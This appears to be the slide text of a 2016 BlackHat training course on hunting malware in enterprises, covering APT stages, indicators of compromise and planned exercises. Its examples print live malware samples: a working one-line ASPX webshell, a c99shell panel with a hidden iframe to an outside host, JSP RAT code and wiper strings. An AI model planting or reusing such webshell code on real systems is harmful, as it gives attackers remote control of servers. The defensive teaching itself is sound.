BlackHat Asia 2016

Hunting Malware across the Enteprise

Shane Shook & Greg Hoglund

Whoami?

PhD, Communications Technology (2002)
MBA, Economics (1997)
USAF / PwC / LECG / KPMG

Boards of Advisors:

Consultant:
- McAfee/Foundstone
- Microsoft
- Trend Micro

Author/Contributor:
- Hacking Exposed 7 – Chapter 6
- Botnets: Detection, Measurement, Disinfection & Defense
- A Practical Guide to Enterprise Architecture

Overview

- The rate of new malware samples has increased dramatically over the last 10 to 15 years. Finding a zero-day used to be unusual and an achievement now it is common for incident handlers to find new malware.

- The problem is that most organization's defenses and detection capabilities are based on signatures of known malware. Hunting for malware when you don't have a signature and barely have a starting point is a skill incident handlers require in today's threat landscape. And detecting lateral movement and rogue user accounts is even more challenging.

- The second problem is scale. As enterprises continue to grow in size, we no longer have the luxury of focusing on a system at a time. We need to be able to work remotely, work quickly, and automate wherever we can.

Who Should Take This Course

This course is designed for incident handlers and others that may be tasked with malware hunting and enterprise information and systems security.

- STUDENT REQUIREMENTS

Students should already have basic to intermediary knowledge of Windows internals, incident response procedures, and scripting basics.

- WHAT STUDENTS SHOULD BRING

Students should bring their own laptop and a Windows 7 or Windows 10-based VM in order to follow along with the class exercises.

- WHAT STUDENTS WILL BE PROVIDED WITH

Students will be provided with a course manual and sample scripts.


Objectives

- **Threat landscape**. A short background and overview of the current threat landscape. Each attacker and malware type has different characteristics, thus we need to look for different indicators and in different ways.
- **Indicators of Compromise**. We will spend most of the first day walking though all of the artifacts, nooks, and crannies where we can find clues that lead us to locating the hidden malware.
- **Scripting**. We will spend the entire second day going over different ways we can remotely access the indicators we learned about on the first day and then scripting the collection so we can hit a single box remotely and then sweep hundreds of systems in an automated fashion.


Threat Landscape


1. Overview
2. Focus
3. Risks vs. Threats
4. Advanced Persistent Threat
5. Attribution
6. Exercise #1 – Research Threat Intelligence

Threat Landscape – Focus



Threat Landscape – Risks vs. Threats





Risk	Threat
Unpatched Software	Vulnerable to exploits
“.”day Exploit	Used in place of malware
Malware	Used to reconnoiter or sabotage systems
Uncontrolled Access	Persistent access to non-public information
Undocumented Systems	Lack of awareness
Tools vs. Experience	Lack of perspective
Outsourcing	Lack of control

Threat Landscape – APT (Activities not Tools)

Stage 1 - Compromise


- Social Engineering Backdoors
  - Phishing / Waterholing
  - Help Desk / Visitors
- Web Site Backdoors
- Reconnaissance

Stage 2 - Exploit

- Privilege Escalation
- Lateral Movement
- User Profile Abuse
- Remote Access Provisioning
- Services Bypass/Cancellation

Stage 3 - Control

- Configuration Management
- Data Targeting
- Data Exfiltration
- *Sabotage*
- *Subversion*



Threat Landscape – Attribution

Tools, Tactics, and Procedures (TTP's) of today's Advanced Persistent Threat (APT) involve:

- Sometimes proprietary but usually customized or Off-The-Shelf software tools or exploits (thanks Metasploit) that facilitate access, but are used primarily to administer "botherds"
- Social Engineering or subscription to previously compromised systems via Malware As A Service (MAAS) Service Catalogs offered by first parties for third-party access to desired organizations (and units)
- False flags (proxies) and responder distractions (fire in a school vs. jewelry store…)
- Convert to IT Estate tools upon access, to blend in with sysadmins/users
- Performed for a purpose – Subvert, Sabotage, or Steal
- Leverage social media to confuse analysts

Lesson from the field #1: Rely on evidence, not inference

Threat Landscape – Exercise #1

- *Resources Needed*: VM, Web Browser, Text Editor

https://notepad-plus-plus.org/**download**

https://www.python.org/downloads/release/python-2711/

- Research Threat Intelligence

- Reference review #1: Sources

https://github.com/mlsecproject/combine

http://contagiodump.blogspot.com/

https://www.abuse.ch/

Indicators of Compromise (IOCs)

1. Malware
   a. Definition of Malware
   b. Types of Malware
   c. Exercise #2 – Create Malware
2. Build/Configuration Anomalies
   a. Exercise #3 – Configuration Assessment
3. User Behavior/History Anomalies
   a. Exercise #4 – User Profiles and Use History Review
4. Network Activity Anomalies
   a. Exercise #5 – Network Activity Review

IOCs - Malware


- Definition of Malware


"Malicious Software" – files, scripts, tools, or utilities


- Installed or Run-time
- May serve different purposes
  - Distributed resources (mining, chaining, spamming, DDOS, etc.)
  - Subscriber services (MAAS / BAAS)
  - Competitive interests (espionage, business interruption)
  - Crime (financial/economic/identity – fraud & theft, or sabotage)
- Not necessarily a bad file, but *used* for bad reasons

IOCs - Malware

- Types of Malware







Persistence Methods:
Service / Rootkit / Bootkit / Injected

IOCs – Malware – Example (Dropper)

Command Prompt

```
C:\Documents and Settings\xp\Local Settings\Temp>dir /a
 Volume in drive C has no label.
 Volume Serial Number is 04EF-1641

 Directory of C:\Documents and Settings\xp\Local Settings\Temp

03/20/2013  09:26 PM    <DIR>          .
03/20/2013  09:26 PM    <DIR>          ..
07/29/2012  07:59 PM            47,104 AdobeARM.exe
03/20/2013  06:05 PM             2,928 AdobeARM.log
07/29/2012  07:09 PM            86,667 Iraq Signs a Contract to Rehabilitate the
 10th Exploratory Area.pdf
03/20/2013  04:05 PM    <DIR>          vmware-xp
               3 File(s)        136,699 bytes
               3 Dir(s)   1,724,534,784 bytes free

C:\Documents and Settings\xp\Local Settings\Temp>
```

Command Prompt

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\xp>cd "c:\Program Files"

C:\Program Files>cd "Common Files\Adobe\ARM\1.0"\

C:\Program Files\Common Files\Adobe\ARM\1.0>dir /a
 Volume in drive C has no label.
 Volume Serial Number is 04EF-1641

 Directory of C:\Program Files\Common Files\Adobe\ARM\1.0

03/20/2013  05:45 PM    <DIR>          .
03/20/2013  05:45 PM    <DIR>          ..
03/29/2011  09:59 PM           319,400 AcrobatUpdater.exe
12/02/2012  11:35 PM           946,352 AdobeARM.exe
```

Command Prompt

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\xp>netstat -ano

Active Connections

  Proto  Local Address          Foreign Address
  TCP    0.0.0.0:135            0.0.0.0:0
  TCP    0.0.0.0:445            0.0.0.0:0
  TCP    127.0.0.1:1028         0.0.0.0:0
  TCP    192.168.61.131:139     0.0.0.0:0
  TCP    192.168.61.131:1037    65.110.76.78:80
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:500            *:*
  UDP    0.0.0.0:1032           *:*
  UDP    0.0.0.0:4500           *:*
  UDP    127.0.0.1:123          *:*
  UDP    127.0.0.1:1900         *:*
  UDP    192.168.61.131:123     *:*
  UDP    192.168.61.131:137     *:*
  UDP    192.168.61.131:138     *:*
  UDP    192.168.61.131:1900    *:*

C:\Documents and Settings\xp>
```

Startup

File Edit View Favorites Tools Help

Back Search Folders

Address C:\Documents and Settings\xp\Start Menu\Programs\Startup


Folders

- Desktop
- My Documents
- My Computer
- 3½ Floppy (A:)
- Local Disk (C:)
- Documents and Settings
  - All Users
  - xp
    - Cookies
    - Desktop
    - Favorites
    - My Documents
    - Start Menu
      - Programs
        - Accessories
        - Startup
    - UserData

AdobeARM
Shortcut
2 KB

start | Command Prompt | Command Prompt | Command Prompt | Startup | 9:35 PM

IOCs – Malware – Example (Backdoor)



IOCs – Malware – Example (Web Backdoor)

c99shell - Notepad

```
<div  class=barheader2><b>.: COMMANDS PANEL :.</b></div>
<table class=mainpanel>
<tr><td>Command:</td>
<td><form method="POST">
    <input type=hidden name=x value="cmd">
    <input type=hidden name="d" value="E:\falkconsg\">
    <input type="text" name="cmd" size="50" value="">
    <input type=hidden name="cmd_txt" value="1"> - <input type=submit name=submit value="Execute">
    </form>
</td></tr>
<tr><td>Quick Commands:</td>
<td><form method="POST">
    <input type=hidden name=x value="cmd">
    <input type=hidden name="d" value="E:\falkconsg\">
    <input type=hidden name="cmd_txt" value="1">
    <select name="cmd">
    <option value="dir"></option><option value="dir /s /w /b index.php">Find index.php in current dir</option><option value="dir /s /w /b *config
    <input type=submit name=submit value="Execute">
    </form>
</td></tr>
<tr><td>Kernel Info:</td>
<td><form method="post" action="http://google.com/search">
    <input type="hidden" name="client" value="firefox-a">
    <input type="hidden" name="rls" value="org.mozilla:en-US:official">
    <input type="hidden" name="hl" value="en">
    <input type="hidden" name="hs" value="b7p">
    <input name="q" type="text" id="q" size="80" value="Windows NT WEB188 5.2 build 3790"> -
    <input type=submit name="btnG" VALUE="Search">
    </form>
</td></tr>
<tr><td>Upload:</td>
<td><form method="POST" enctype="multipart/form-data">
    <input type=hidden name=x value="upload">
    <input type=hidden name="miniform" value="1">
    <input type="file" name="uploadfile"> <iframe width='0' height='0' frameborder=0 src=http://fx0.name/sp
</td></tr>
<tr><td>Search:</td>
<td><form method="POST"><input type=hidden name=x value="search"><input type=hidden name="d" value="E:\falk
    <input type="text" name="search_name" size="29" value="(.*)"> <input type="checkbox" name="search_
    <input type=submit name=submit value="Search">
    </form>
```

webshell - Notepad

```
<%@ Page Language="C#" ValidateRequest="false" %>
<%try{ System.Reflection.Assembly.Load(Request.BinaryRead(int.Parse(Request.Cookies
["haha.com"].Value))).CreateInstance("c", true, System.Reflection.BindingFlags.Default, null,
new object[] { this }, null, null); } catch { }%>
```

2005	2007	2011
PHP	ASP(x)	JSP
C99 R57	ASPxSPY ReDuh WebShell	**JSP RAT**

jsprat2.jsp - Notepad

```
      out.write('\n');
      out.write('        ');
 if (NATIVE_COMMANDS) {
      out.write("\r\n");
      out.write("    <form class=\"formular2\" action=\"");
      out.print( browser_name);
      out.write("\" method=\"POST\">\r\n");
      out.write("\t\t<input type=\"hidden\" name=\"dir\" value=\"");
      out.print(request.getAttribute("dir"));
      out.write("\">\r\n");
      out.write("\t\t<input type=\"hidden\" name=\"sort\" value=\"");
      out.print(sortMode);
      out.write("\">\r\n");
      out.write("\t\t<input type=\"hidden\" name=\"command\" value=\"\">\r\n");
      out.write("\t\t<input title=\"Launch command in current directory\" type=\"Submit\" class=\"button\" id=\"but_Lau\" name=\"Submit\" value=\"");
      out.print(LAUNCH_COMMAND);
      out.write("\">\r\n");
      out.write("\t</form>");

    }
      out.write("\r\n");
      out.write("    </div>\r\n");
      out.write("    ");

      out.write("\r\n");
      out.write("\t<hr>\r\n");
      out.write("\t<center>\r\n");
      out.write("\t\t<small>JSP RAT by <a href=#>Jeroy</a></small>\r\n");
      out.write("\t</center>\r\n");
      out.write("</body>\r\n");
      out.write("</html>");

    }

    } catch (java.lang.Throwable t) {
      if (!(t instanceof javax.servlet.jsp.SkipPageException)){
        out = _jspx_out;
        if (out != null && out.getBufferSize() != 0)
          try { out.clearBuffer(); } catch (java.io.IOException e) {}
        if (_jspx_page_context != null) _jspx_page_context.handlePageException(t);
      }
    } finally {
      _jspxFactory.releasePageContext(_jspx_page_context);
    }
  }
}
```

IOCs – Malware – Example (Wiper)

racetrack - Notepad

File Edit Format View Help

```
s_data.dat
dir %s /s /b 2>nul >%s
dir %s /s /b 2>nul >>%s
dir asis.exe /s /b 2>nul >>s_data.dat
dir s_data.dat /s /b 2>nul >>s_data.dats_data.dat
dir C:\2>&1>s_data.dat
dir C:\ 2>&1 >>s_data.dat
